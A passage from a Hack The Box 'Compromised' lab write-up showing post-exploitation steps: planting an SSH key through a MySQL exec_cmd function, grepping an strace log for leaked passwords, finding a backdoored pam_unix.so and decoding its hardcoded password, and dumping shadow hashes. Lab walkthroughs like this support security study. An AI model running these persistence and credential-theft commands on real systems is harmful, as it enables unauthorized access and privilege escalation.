RweTVtMTVySVdkY1lra0QyUGwwM2ZReG9oS2puRkNqWHNNZHVnTDYyNENIZ0dSSndXUXpLcTJHNjNMb3NKQ2RMUDh3
b0hqZEFLNGFpOTVHNzE0TzhtSnV0RUhHWlVJYWtxL1k0bG45YWhkOTJmZm0vaVNuK3NkVEpUaDk4VUVJT1hrQTd2MU
o1UEVjSU5LVzhuNkxCR3JuN3I4V2xlZjZUeGFxM01xdHB6WHJ0OXVUNmlvdTFSMWx6TGF2TDJab3pjT3UrZUltT3pn
Tmd5Yk1Ub2I5S1NKUlpGeWpRZnl4QjBzYnp1a3EvY3czWmpkVVhmaWV5dWlES3pEVysrQTVwMElIVXVEbGIzaUY1ZH
ZWcHpKODhPSDVnUjNiZUY5R1gxODFmRy9LL3N6MUtjMGhzU1pybEVhendZNnhLTWcxUTFkR3FwdVFNUVkvdTFaWDRk
MHpsRWJaUGF3RWM9IGthbGlAa2FsaQo=
```

I've base64 encoded it for better reliability.

```
mysql -uroot -pchangethis -e \"SELECT exec_cmd('mkdir ~/.ssh')\"
mysql -uroot -pchangethis -e \"SELECT exec_cmd('echo -n c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQU
FBREFRQUJBQUFCZ1FEc2NwU0pmYTRJMnBVakc1NVkzOTk0WWZPakVmN1MrNE5XVkRmQStIRC9iZzkvK25ZRithLzZR
d01YMy9ROGx5eE45R1VTUHZLYStJMzNWV1BoTkxVUzJSMHl1KytJVXhjMFhlcldMVlZjVzJGQ2pmdTNraHZsdm9JZH
JFQXY3WG1ZUGdSdW1lZTdjWmNERkl2bXlPTnJBc0FHV0luY1NrUHBkZkRweTVtMTVySVdkY1lra0QyUGwwM2ZReG9o
S2puRkNqWHNNZHVnTDYyNENIZ0dSSndXUXpLcTJHNjNMb3NKQ2RMUDh3b0hqZEFLNGFpOTVHNzE0TzhtSnV0RUhHWl
VJYWtxL1k0bG45YWhkOTJmZm0vaVNuK3NkVEpUaDk4VUVJT1hrQTd2MUo1UEVjSU5LVzhuNkxCR3JuN3I4V2xlZjZU
eGFxM01xdHB6WHJ0OXVUNmlvdTFSMWx6TGF2TDJab3pjT3UrZUltT3pnTmd5Yk1Ub2I5S1NKUlpGeWpRZnl4QjBzYn
p1a3EvY3czWmpkVVhmaWV5dWlES3pEVysrQTVwMElIVXVEbGIzaUY1ZHZWcHpKODhPSDVnUjNiZUY5R1gxODFmRy9L
L3N6MUtjMGhzU1pybEVhendZNnhLTWcxUTFkR3FwdVFNUVkvdTFaWDRkMHpsRWJaUGF3RWM9IGthbGlAa2FsaQo= |
base64 -d > ~/.ssh/authorized_keys')\"
mysql -uroot -pchangethis -e \"SELECT exec_cmd('chmod 600 ~/.ssh/authorized_keys')\"
mysql -uroot -pchangethis -e \"SELECT exec_cmd('chmod 700 ~/.ssh')\"
```

```
mysql -uroot -pchangethis -e \"SELECT exec_cmd('ls -al ~/.ssh/authorized_keys')\"
mysql -uroot -pchangethis -e \"SELECT exec_cmd('cat ~/.ssh/authorized_keys')\"


Note:
It was possible to achive the same results with these commands.
ssh-keygen -t ed25519 -f ./key #Way shorter key
mysql -u root -pchangethis -e "select exec_cmd('mkdir /var/lib/mysql/.ssh')"
mysql -u root -pchangethis -e "select exec_cmd('echo ssh-ed25519 contentOfkey.pub > /var/l
ib/mysql/.ssh/authorized_keys')"
```

We can now login into the mysql user.

```
kali@kali:~/Desktop/htb/Compromised$ ssh mysql@compromised.htb -i /home/kali/.ssh/id_rsa
Last login: Thu Sep  3 11:52:44 2020 from 10.10.14.2
mysql@compromised:~$
```

Using scp let's bring over linpeas.sh.

```
scp -i /home/kali/.ssh/id_rsa linpeas.sh mysql@compromised.htb:/tmp
```

```
kali@kali:~/Desktop/htb/Compromised$ scp -i /home/kali/.ssh/id_rsa linpeas.sh mysql@compromised.htb:/tmp
linpeas.sh                                                                    100%  301KB 935.4KB/s   00:00
```

And let's run it!

```
[+] Readable files belonging to root and readable by me but not world readable
-r--r----- 1 root mysql 787180 May 13  2020 /var/lib/mysql/strace-log.dat
```

This looks promising let's hunt for passwords inside of this file.

```
cat /var/lib/mysql/strace-log.dat | grep password
```

```
mysql@compromised:/tmp$ cat /var/lib/mysql/strace-log.dat | grep password
22102 03:11:06 write(2, "mysql -u root --password='3*NLJE"..., 39) = 39
22227 03:11:09 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=3*NLJE32I$Fe"], 0x55bc62467900 /* 21 vars */) = 0
22227 03:11:09 write(2, "[Warning] Using a password on th"..., 73) = 73
22102 03:11:10 write(2, "mysql -u root --password='3*NLJE"..., 39) = 39
22228 03:11:15 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=changeme"], 0x55bc62467900 /* 21 vars */) = 0
22228 03:11:15 write(2, "[Warning] Using a password on th"..., 73) = 73
22102 03:11:16 write(2, "mysql -u root --password='change"..., 35) = 35
22229 03:11:18 execve("/usr/bin/mysql", ["mysql", "-u", "root", "--password=changethis"], 0x55bc62467900 /* 21 vars */) = 0
22229 03:11:18 write(2, "[Warning] Using a password on th"..., 73) = 73
22232 03:11:52 openat(AT_FDCWD, "/etc/pam.d/common-password", O_RDONLY) = 5
22232 03:11:52 read(5, "#\n# /etc/pam.d/common-password -"..., 4096) = 1440
22232 03:11:52 write(4, "[sudo] password for sysadmin: ", 30) = 30
```

```
3*NLJE32I$Fe
```

But what is this password for? It is not mysql, ... oh yeah! There is still a sysadmin user we haven't checked out. Let's try to login into that user.

```
su sysadmin
3*NLJE32I$Fe
```

```
mysql@compromised:/tmp$ su sysadmin
Password:
sysadmin@compromised:/tmp$
```

Great! We can now grab the user flag.

Now comes the hard part... We need to figure out how the attacker left a backdoor on the system. And i would say the attacked did a pretty good job since it was very hard to find. Anyway here it is:

```
dpkg -V
```

```
-V, --verify [package-name ...]
       Verifies  the  integrity  of package-name or all packages if omitted, by comparing information from the files installed by a package with the
       files metadata information stored in the dpkg database (since dpkg 1.17.2).  The origin of the files metadata information in the database  is
       the binary packages themselves. That metadata gets collected at package unpack time during the installation process.

       Currently  the only functional check performed is an md5sum verification of the file contents against the stored value in the files database.
       It will only get checked if the database contains the file md5sum. To check for any missing metadata in the database, the --audit command can
       be used.

       The  output  format is selectable with the --verify-format option, which by default uses the rpm format, but that might change in the future,
       and as such, programs parsing this command output should be explicit about the format they expect.
```

(We could filter out lines with a c in them)

```
sysadmin@compromised:/tmp$ dpkg -V
dpkg: warning: linux-modules-4.15.0-99-generic: unable to open /boot/System.map-4.15.0-99-generic for hash: Permission denied
??5??????   /boot/System.map-4.15.0-99-generic
??5?????? c /etc/apache2/apache2.conf
??5?????? c /etc/apache2/sites-available/000-default.conf
dpkg: warning: linux-image-4.15.0-101-generic: unable to open /boot/vmlinuz-4.15.0-101-generic for hash: Permission denied
??5??????   /boot/vmlinuz-4.15.0-101-generic
dpkg: warning: sudo: unable to open /etc/sudoers for hash: Permission denied
??5?????? c /etc/sudoers
dpkg: warning: sudo: unable to open /etc/sudoers.d/README for hash: Permission denied
??5?????? c /etc/sudoers.d/README
dpkg: warning: at: unable to open /etc/at.deny for hash: Permission denied
??5?????? c /etc/at.deny
dpkg: warning: open-iscsi: unable to open /etc/iscsi/iscsid.conf for hash: Permission denied
??5?????? c /etc/iscsi/iscsid.conf
dpkg: warning: linux-image-4.15.0-99-generic: unable to open /boot/vmlinuz-4.15.0-99-generic for hash: Permission denied
??5??????   /boot/vmlinuz-4.15.0-99-generic
??5??????   /bin/nc.openbsd
dpkg: warning: linux-modules-4.15.0-101-generic: unable to open /boot/System.map-4.15.0-101-generic for hash: Permission denied
??5??????   /boot/System.map-4.15.0-101-generic
dpkg: warning: systemd: unable to open /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla for hash: Permission denied
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5??????   /lib/x86_64-linux-gnu/security/pam_unix.so
??5?????? c /etc/apparmor.d/usr.sbin.mysqld
??5?????? c /etc/mysql/mysql.conf.d/mysqld.cnf
```

Looking inside /lib/x86_64-linux-gnu/security/ we find that there are two versions of pam_unix.so: pam_unix.so and .pam_unix.so

```
sysadmin@compromised:/tmp$ strings /lib/x86_64-linux-gnu/security/pam_unix.so | grep -in backdoor
1192:backdoor
```

Let's bring this file over to analyze it further with ghidra.

```
scp sysadmin@compromised.htb:/lib/x86_64-linux-gnu/security/pam_unix.so .
```

When opening it with ghidra select all types of analysis.

On the left side bar look for the function backdoor.

```
00103195 48 b8 7a        MOV        RAX,0x4533557e656b6c7a
         6c 6b 65
         7e 55 33 45
0010319f 48 8d 74        LEA        flags=>backdoor,[RSP + 0x19]
         24 19
001031a4 48 89 44        MOV        qword ptr [RSP + backdoor[0]],RAX
         24 19
001031a9 48 b8 6e        MOV        RAX,0x2d326d3238766e
         76 38 32
         6d 32 2d 00
001031b3 48 89 44        MOV        qword ptr [RSP + backdoor[8]],RAX
```

```
iVar2 = pam_get_user(pamh,&name,0);
if (iVar2 == 0) {
  if ((name != (char *)0x0) && ((*name - 0x2bU & 0xfd) != 0)) {
    iVar3 = _unix_blankpasswd(pamh,ctrl,name);
    if (iVar3 == 0) {
      prompt1 = (char *)dcgettext("Linux-PAM","Password: ",5);
      iVar2 = _unix_read_password(pamh,ctrl,(char *)0x0,prompt1,(char *)0x0,"-UN*X-PASS",&p);
      if (iVar2 == 0) {
        backdoor._0_8_ = 0x4533557e656b6c7a;
        backdoor._8_7_ = 0x2d326d3238766e;
        local_40 = 0;
        iVar2 = strcmp((char *)p,backdoor);
        if (iVar2 != 0) {
          iVar2 = _unix_verify_password(pamh,name,(char *)p,ctrl);
        }
        p = (void *)0x0;
      }
```

The variable backdoor gets set to a specific value let's try converting those hex values to string.

```
0x2d326d3238766e4533557e656b6c7a

#Convert to big endian:
0x7a6c6b657e5533456e7638326d322d

#Convert to string
zlke~U3Env82m2-
```

And we can now switch user to root.

```
sysadmin@compromised:~$ su root
Password:
root@compromised:/home/sysadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@compromised:/home/sysadmin#
```

Grab the root flag and go home.

```
root:$6$lAY5.6eu$m26Pk/KZfbG/KIxgQwSM2W.PuARZt9Qrs2HLNylIuLVIlKe0nyoa2tDk3Kb98JFJDzxfSU0oO
oBdGrFhMzOgU0:18394:0:99999:7:::
sysadmin:$6$weLGzbwS$lPwaQZTd05ThWUU5VoTo1eR6vXmb3HeW3483djpRBhIKoZ..N8cB9GIlN0A3baeNn42SG
qdWaXqU/Uz/.wTF01:18394:0:99999:7:::
mysql:$6$FBbJNVe.$iiuycgeE144KV2dzahdJ6N1J2voSjThU7LTJJWTiZto9vwfJ8lqdu.Mp5kgU3zxDkAmOcstt
59vOcCC3eUJGT.:18394:0:99999:7:::
```